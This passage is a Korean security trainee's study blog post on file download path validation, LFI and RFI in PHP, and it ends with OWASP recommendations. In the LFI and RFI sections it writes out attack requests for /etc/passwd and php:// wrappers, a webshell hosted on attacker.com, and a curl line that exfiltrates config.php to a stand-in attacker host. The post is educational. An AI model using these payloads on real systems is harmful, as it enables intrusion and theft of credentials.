✅ 올바른 방법 4: realpath() 검증 (권장)
<?php
// 실제 경로 검증 - 가장 안전한 방법

$filename = $_GET['filename'];
$basedir = '/var/www/uploads';

// basename으로 디렉토리 구분자 제거
$filename = basename($filename);

// 전체 경로 생성
$filepath = $basedir . '/' . $filename;

// 심볼릭 링크 우회 방지
$realpath = realpath($filepath);
$realbasedir = realpath($basedir);

// 실제 경로가 기본 디렉토리 내에 있는지 확인
if ($realpath === false || strpos($realpath, $realbasedir) !== 0) {
    die('Access denied - Path traversal detected!');
}

// 파일 존재 여부 최종 확인
if (!file_exists($realpath)) {
    die('File not found!');
}

// 안전하게 파일 다운로드
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . basename($filename) . '"');
readfile($realpath);
?>
realpath() 함수의 역할:
상대 경로 → 절대 경로로 변환
심볼릭 링크 추적
경로 정규화
부모 디렉토리 참조(..) 해석

예시:
/var/www/uploads/../../../etc/passwd
→ realpath() 적용 후
→ /etc/passwd (실제 경로)

→ basedir 확인
→ /var/www/uploads에 속하지 않음
→ 접근 거부!
결론
파일 업로드와 다운로드 취약점은 웹 애플리케이션 보안의 핵심 입니다.
기억해야 할 점
🔴 파일 업로드
  ├─ 화이트리스트 확장자 검증 (필수)
  ├─ MIME 타입 검증
  ├─ 파일 콘텐츠 검증
  ├─ 랜덤 파일명 생성
  └─ 업로드 디렉토리를 웹 루트 외부에 배치

🔴 파일 다운로드
  ├─ 경로 이동 문자 검증
  ├─ realpath() 함수로 경로 검증
  ├─ 데이터베이스 매핑 사용 (권장)
  └─ basename() 함수로 파일명만 추출

🔴 공통사항
  ├─ 입력값 검증 (모든 입력은 악의적으로 가정)
  ├─ 거부하기 (화이트리스트 방식)
  └─ 최소 권한 원칙 (Least Privilege)
이러한 보안 기법들을 모두 적용하면, 파일 업로드/다운로드 관련 공격으로부터 웹 애플리케이션을 보호할 수 있습니다.
5. 기타 취약점
5.1 LFI (Local File Inclusion) - 로컬 파일 포함
정의
웹 애플리케이션이 서버 로컬 파일 시스템의 파일을 동적으로 포함할 때, 사용자 입력을 검증하지 않아 공격자가 임의의 파일을 포함시켜 읽거나 실행할 수 있는 취약점입니다.
취약한 PHP 코드
<?php
// ❌ 위험한 코드 - 사용자 입력 직접 사용
$page = $_GET['page'];  // 사용자 입력

// 필터링 없이 include 사용
include('pages/' . $page . '.php');

// 또는
$file = $_REQUEST['file'];
require($file);
?>
LFI 공격 방식
공격 1: 디렉토리 이동(Path Traversal)
정상 요청:
GET /index.php?page=home
→ pages/home.php 포함

공격 요청 1 - 상위 디렉토리 접근:
GET /index.php?page=../../etc/passwd
→ pages/../../etc/passwd → /etc/passwd 포함
→ 시스템 사용자 정보 노출!

공격 요청 2 - 웹 서버 설정 파일:
GET /index.php?page=../../../../var/www/html/config.php
→ 데이터베이스 연결정보 유출!

공격 요청 3 - Apache 설정:
GET /index.php?page=../../../etc/apache2/apache2.conf
→ 웹 서버 설정 정보 유출!
공격 2: PHP 래퍼(Wrapper) 활용
PHP는 다양한 프로토콜을 지원하는 스트림 래퍼 제공

1. php://filter 래퍼 (가장 많이 사용)
GET /index.php?page=php://filter/convert.base64-encode/resource=config
→ config.php를 base64로 인코딩하여 읽기
→ 소스코드 보호 우회!

2. file:// 래퍼
GET /index.php?page=file:///etc/passwd
→ /etc/passwd 파일 직접 포함

3. php://input 래퍼
POST 요청 본문에 PHP 코드를 포함
→ allow_url_include=On 필요

4. data:// 래퍼
GET /index.php?page=data://text/plain,<?php system($_GET['cmd']); ?>
→ 인라인 코드 실행
5.2 RFI (Remote File Inclusion) - 원격 파일 포함
정의
웹 애플리케이션이 원격 서버의 파일을 포함할 때, 사용자 입력을 검증하지 않아 공격자가 외부 악성 파일을 포함시켜 실행할 수 있는 취약점입니다.
취약한 PHP 코드
<?php
// ❌ 위험한 코드 - URL 기반 include
$url = $_GET['file'];

// URL 스킴 검증 없음
include($url);

// 또는
$template = $_REQUEST['template'];
require($template);  // 외부 URL 가능
?>
RFI 공격 방식
공격 1: 외부 웹쉘 포함
공격자 서버에 웹쉘 준비:
http://attacker.com/shell.php
<?php system($_GET['cmd']); ?>

피해자 웹사이트 공격:
GET /index.php?file=http://attacker.com/shell.php
→ 공격자의 shell.php 포함 및 실행
→ 공격자 서버에서 제어 가능!
공격 2: PHP 코드 직접 포함
GET /index.php?file=http://attacker.com/payload.txt
→ payload.txt 내용이 PHP로 실행됨

payload.txt 내용:
<?php
  system('whoami');
  system('cat /etc/passwd');
  system('curl http://attacker.com/exfil?data=' . base64_encode(file_get_contents('config.php')));
?>
공격 3: 멀티플 RFI 체인
1. 파일 업로드 취약점으로 웹쉘 업로드
   → /uploads/shell.php 저장

2. RFI를 통해 업로드된 웹쉘 포함
   → http://victim.com/uploads/shell.php 포함

3. 웹쉘 실행으로 추가 권한 획득
   → 더 높은 권한의 악성코드 다운로드
   → 백도어 설치
6. LFI vs RFI vs 파일 업로드 비교
6.1 공격 방식 비교
| 특성 | 파일 업로드 | LFI | RFI |
|---|---|---|---|
| 공격 대상 | 파일 저장 기능 | include( ) 함수 | include( ) + URL 허용 |
| 파일 출처 | 클라이언트 업로드 | 로컬 서버 파일 | 원격 서버 파일 |
| 난이도 | 낮음 | 낮음 | 중간 |
| 탐지 용이성 | 높음 | 높음 | 낮음 |
| RCE 가능성 | 높음 (용이) | 높음 (Log Poisoning) | 매우 높음 (직접) |
| 의존성 | 없음 | allow_url_include 상관없음 | allow_url_include=On 필요 |
| 방어 난이도 | 낮음 | 낮음 | 낮음 |
7. OWASP 권장사항
| 항목 | 권장 사항 |
|---|---|
| 입력 검증 | 화이트리스트만 사용 (블랙리스트 절대 금지) |
| 경로 검증 | realpath() 사용 후 범위 확인 |
| PHP 설정 | allow_url_include=Off, open_basedir 설정 |
| 함수 사용 | include/require 피하고 switch/array 사용 |
| 에러 처리 | 상세한 에러 메시지 노출 금지 |
| 로깅 | 의심 행위 로깅 및 모니터링 |
이쯤되니까 뭘 어떻게 정리해야 되는지.... 어렵다 어려워
그래도 저번까지는 시간이 걸려도 이해가 됐는데 오늘 수업은...
영 머리에 남는게 없는 것 같은 느낌적인 느낌이랄까
'SK Shieldus Rookies 29' 카테고리의 다른 글
| [SK shieldus Rookies 29기] 26일차 (0) | 2025.12.15 |
|---|---|
| [SK shieldus Rookies 29기] 25일차 (0) | 2025.12.15 |
| [SK shieldus Rookies 29기] 23일차 (0) | 2025.12.15 |
| [SK shieldus Rookies 29기] 22일차 (0) | 2025.12.08 |
| [SK shieldus Rookies 29기] 21일차 (0) | 2025.12.05 |


